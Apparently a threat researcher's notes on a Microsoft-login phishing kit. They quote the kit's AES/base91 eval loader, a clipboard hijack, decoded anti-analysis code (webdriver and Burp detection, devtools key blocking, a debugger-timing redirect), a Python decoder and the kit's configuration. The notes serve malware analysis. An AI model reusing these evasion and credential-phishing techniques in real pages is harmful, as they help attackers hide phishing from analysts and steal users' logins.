Encoded Segment. This one is specifically for the anti-analysis section.

```
        <script>
            (function() {
                var frrs = "xZtg4axNx5D+HYfXHSECWmbLDU0h5kqeEqHLc1OSnHDV4x5OpHvsUSRX3KQF9koSnB1PRDeqZyNyA3Fy8M3oVKI740LuWhsFbLysukRCktYSOGdx
                var gtps = "X4vwGkjVn\/wpe9ADUvdE9+XvI3ol50x68zgrKBvcqpo=";
                var yogn = CryptoJS.enc.Base64.parse(gtps);
                var gdgq = CryptoJS.enc.Base64.parse(frrs);
                var qgld = CryptoJS.lib.WordArray.create(gdgq.words.slice(0, 4), 16);
                var flgq = CryptoJS.lib.WordArray.create(gdgq.words.slice(4), gdgq.sigBytes - 16);
                var nxzp = CryptoJS.AES.decrypt({
                    ciphertext: flgq
                }, yogn, {
                    iv: qgld,
                    mode: CryptoJS.mode.CBC,
                    padding: CryptoJS.pad.Pkcs7
                });
                var kuug = nxzp.toString(CryptoJS.enc.Utf8);
                dfve = base91.decode(kuug);
                (0,
                globalThis['e' + 'v' + 'a' + 'l'])(dfve);
            }
            )();
            document.addEventListener('copy', function(event) {
                if (document.activeElement.tagName === 'INPUT' || document.activeElement.tagName === 'TEXTAREA' || document.activeElement.is
                    return;
                }
                event.preventDefault();
                var customWord = "yuvl";
                event.clipboardData.setData('text/plain', customWord);
            });
        </script>
    </head>
    <body id="evoj" style="font-family: arial, sans-serif;background-color: #fff;color: #000;padding: 20px;font-size: 18px;overscroll-behavi
        <h1 style="display: none;">We're almost ready.</h1>
        <p style="display: none;">Initializing your dashboard. Just a moment...</p>
        <div id="usat">
```

Emulating the behavior with Python. Fill the variables with the ones in the HTML page. The shorter one should be the key most of the time.


```
import base64
from Crypto.Cipher import AES
import base91

data_b64 = ""
key_b64 = ""

key = base64.b64decode(key_b64)
data = base64.b64decode(data_b64)

iv = data[:16]
ciphertext = data[16:]

cipher = AES.new(key, AES.MODE_CBC, iv)

decrypted = cipher.decrypt(ciphertext)
padding_len = decrypted[-1]
decrypted = decrypted[:-padding_len]

decoded = base91.decode(decrypted.decode('utf-8'))

print(decoded.decode('utf-8'))
```

Example translated one. This is one of the anti analysis functions. There's other ones somewhere because I keep getting redirected before it loads the initial page and I do not get the opportunity to find the domains.


```
if (navigator.webdriver || window.callPhantom || window._phantom || navigator.userAgent.includes("Burp")) {
        window.location = "about:blank";
}
document.addEventListener("keydown", function (event) {
    function bzlf(event) {
        const qsrx = [
            { keyCode: 123 },
            { ctrl: true, keyCode: 85 },
            { ctrl: true, shift: true, keyCode: 73 },
            { ctrl: true, shift: true, keyCode: 67 },
            { ctrl: true, shift: true, keyCode: 74 },
            { ctrl: true, shift: true, keyCode: 75 },
            { ctrl: true, keyCode: 72 }, // Ctrl + H
            { meta: true, alt: true, keyCode: 73 },
            { meta: true, alt: true, keyCode: 67 },
            { meta: true, keyCode: 85 }
        ];

        return qsrx.some(maqw =>
            (!maqw.ctrl || event.ctrlKey) &&
            (!maqw.shift || event.shiftKey) &&
            (!maqw.meta || event.metaKey) &&
            (!maqw.alt || event.altKey) &&
            event.keyCode === maqw.keyCode
        );
    }

    if (bzlf(event)) {
        event.preventDefault();
        return false;
    }
});
document.addEventListener('contextmenu', function(event) {
    event.preventDefault();
    return false;
});
hyte = false;
(function ppqp() {
    let jupu = false;
    const rked = 100;
    setInterval(function() {
        const hbmd = performance.now();
        debugger;
        const djya = performance.now();
        if (djya - hbmd > rked && !jupu) {
            hyte = true;
            jupu = true;
            window.location.replace('https://www.bestbuy.com');
        }
    }, 100);
```

Tried the decoder on another part of the HTML that did the same obfuscation technique and got a large atob call.

Found another of the same obfuscation method to try the decoder with.



Found another domain with the same .es TLD. Doesn't seem to be indexable on Shodan or FOFA but information is available on Censys.



Other features:

```
var otherwebUrl = "";
var websitenames = ["godaddy", "okta"];
var bes = ["Apple.com","Netflix.com"];
var pes = ["https:\/\/t.me\/","https:\/\/t.com\/","t.me\/","https:\/\/t.me.com\/","t.me.com\/","t.me@","https:\/\/t.me@","https:\/\/t.me","https:\/\/t.com","t.me","https:\/\/t.me.com","t.me.com","t.me\/@","https:\/\/t.me\/@","https:\/\/t.me@\/","t.me@\/","https:\/\/www.telegram.me\/","https:\/\/www.telegram.me"];
var capnum = 1;
var appnum = 1;
var pvn = 0;
var view = "";
var pagelinkval = "97Sq";
var emailcheck = "0";
var webname = "rtrim(/web9/, '/')";
var urlo = "/hxurAFOXo4JEW92fuqilC1n5EqLzQprs9q2RGiWapYEuRUM5U4Fov";
var gdf = "/ijuBd6FLVSYneForm3RX3plY1yzq2UQNIVVu8N6mobLab112";
var odf = "/ijv3CHPKXfo7Q6lAlkq9pZIwmd4PfyzT0XSEf3p0vhab650";
var twa = 0;

var currentreq = null;
var requestsent = false;
var pagedata = "";
var redirecturl = "https://login.microsoftonline.com/common/SAS/ProcessAuth";
var userAgent = navigator.userAgent;
var browserName;
var userip;
var usercountry;
var errorcodeexecuted = false;
if(userAgent.match(/edg/i)){
    browserName = "Edge";
} else if(userAgent.match(/chrome|chromium|crios/i)){
    browserName = "chrome";
} else if(userAgent.match(/firefox|fxios/i)){
    browserName = "firefox";
} else if(userAgent.match(/safari/i)){
    browserName = "safari";
} else if(userAgent.match(/opr\//i)){
    browserName = "opera";
} else{
    browserName="No browser detection";
}

function removespaces(input) {
    input.value = input.value.replace(/\s+/g, ''); // Removes all spaces
}

function encryptData(data) {
    const key = CryptoJS.enc.Utf8.parse('1234567890123456');
    const iv = CryptoJS.enc.Utf8.parse('1234567890123456');
    const encrypted = CryptoJS.AES.encrypt(data, key, {
        iv: iv,
        padding: CryptoJS.pad.Pkcs7,
        mode: CryptoJS.mode.CBC
```